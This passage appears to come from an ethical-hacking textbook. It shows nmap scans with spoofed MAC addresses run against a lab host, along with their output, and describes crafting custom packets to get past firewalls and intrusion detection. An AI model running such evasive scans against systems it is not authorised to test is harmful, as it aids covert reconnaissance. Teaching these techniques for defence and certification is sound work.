

nmap -sT -Pn --spoof-mac Dell 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sT -Pn --spoof-mac Dell 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 02:58 EDT
Spoofing MAC address 00:00:97:82:FE:32 (Dell EMC)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 10.10.1.11
Host is up (0.044s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 3.90: Scanning using the Nmap –spoof-mac [Vendor] option

- **`nmap -sT -Pn --spoof-mac [new MAC] [Target IP]`**

  The above command allows attackers to manually choose or set a new MAC address for the packets sent during the scanning process. **`--spoof-mac [new MAC]`** represents manually setting the MAC address.


nmap -sT -Pn --spoof-mac 00:01:02:25:56:AE 10.10.1.11 - Parrot Term
File Edit View Search Terminal Help


```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sT -Pn --spoof-mac 00:01:02:25:56:AE 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 03:01 EDT
Spoofing MAC address 00:01:02:25:56:AE (3com)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 10.10.1.11
Host is up (0.048s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 3.91: Scanning using the Nmap –spoof-mac [new MAC] option

Creating Custom Packets

Creating Custom Packets by using Packet Crafting Tools

- Attackers **create custom TCP packets** using various packet crafting tools like **Colasoft Packet Builder**, **NetScanTools Pro**, etc. to scan a target beyond a firewall



```
Packet Info
  Number                      000001
  Packet Length               64
  Capture Length              60
  Delta Time                  0.100000000 Second
Ethernet - II                 [0/14]
  Destination Address         FF:FF:FF:FF:FF:FF   [0/6]
  Source Address              00:00:00:00:00:00   [6/6]
  Protocol Type               0x806  (ARP)  [12/2]
Address Resolution Protocol   [14/28]
  Hardware Type               1  (Ethernet)  [14/2]
  Protocol Type               0x800  (IPv4)  [16/2]
  Hardware Size               6                 [18/1]
  Protocol Size               4                 [19/1]
  Opcode                      1  (ARP Request)  [20/2]
  Sender Hardware Adress      00:00:00:00:00:00   [22/6]
  Sender Ip Adress            0.0.0.0  [28/4]
  Target Hardware Adress      00:00:00:00:00:00   [32/6]
  Target Ip Adress            0.0.0.0  [38/4]
Extra Data                    [42/18]
  Number of bytes             18 bytes   [42/18]
FCS - Frame Check Sequence
  FCS                         0x6FEC176D   (Calculated)
```

```
0000 | FF FF FF FF FF FF 00 00 00 00 00 00 08 06 | ..............
000E | 00 01 08 00 06 04 00 01 00 00 00 00 00 00 | ..............
001C | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
002A | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
0038 | 00 00 00 00                               | ....
```

No.	Delta Time	Source	Destination
1	0.100000000	00:00:00:00:00:00	FF:FF:FF:FF:FF:FF

https://www.colasoft.com

Creating Custom Packets

The attacker creates and sends custom packets to scan the intended target beyond the IDS/firewalls. Various techniques are used to create custom packets. Some of them are mentioned below:

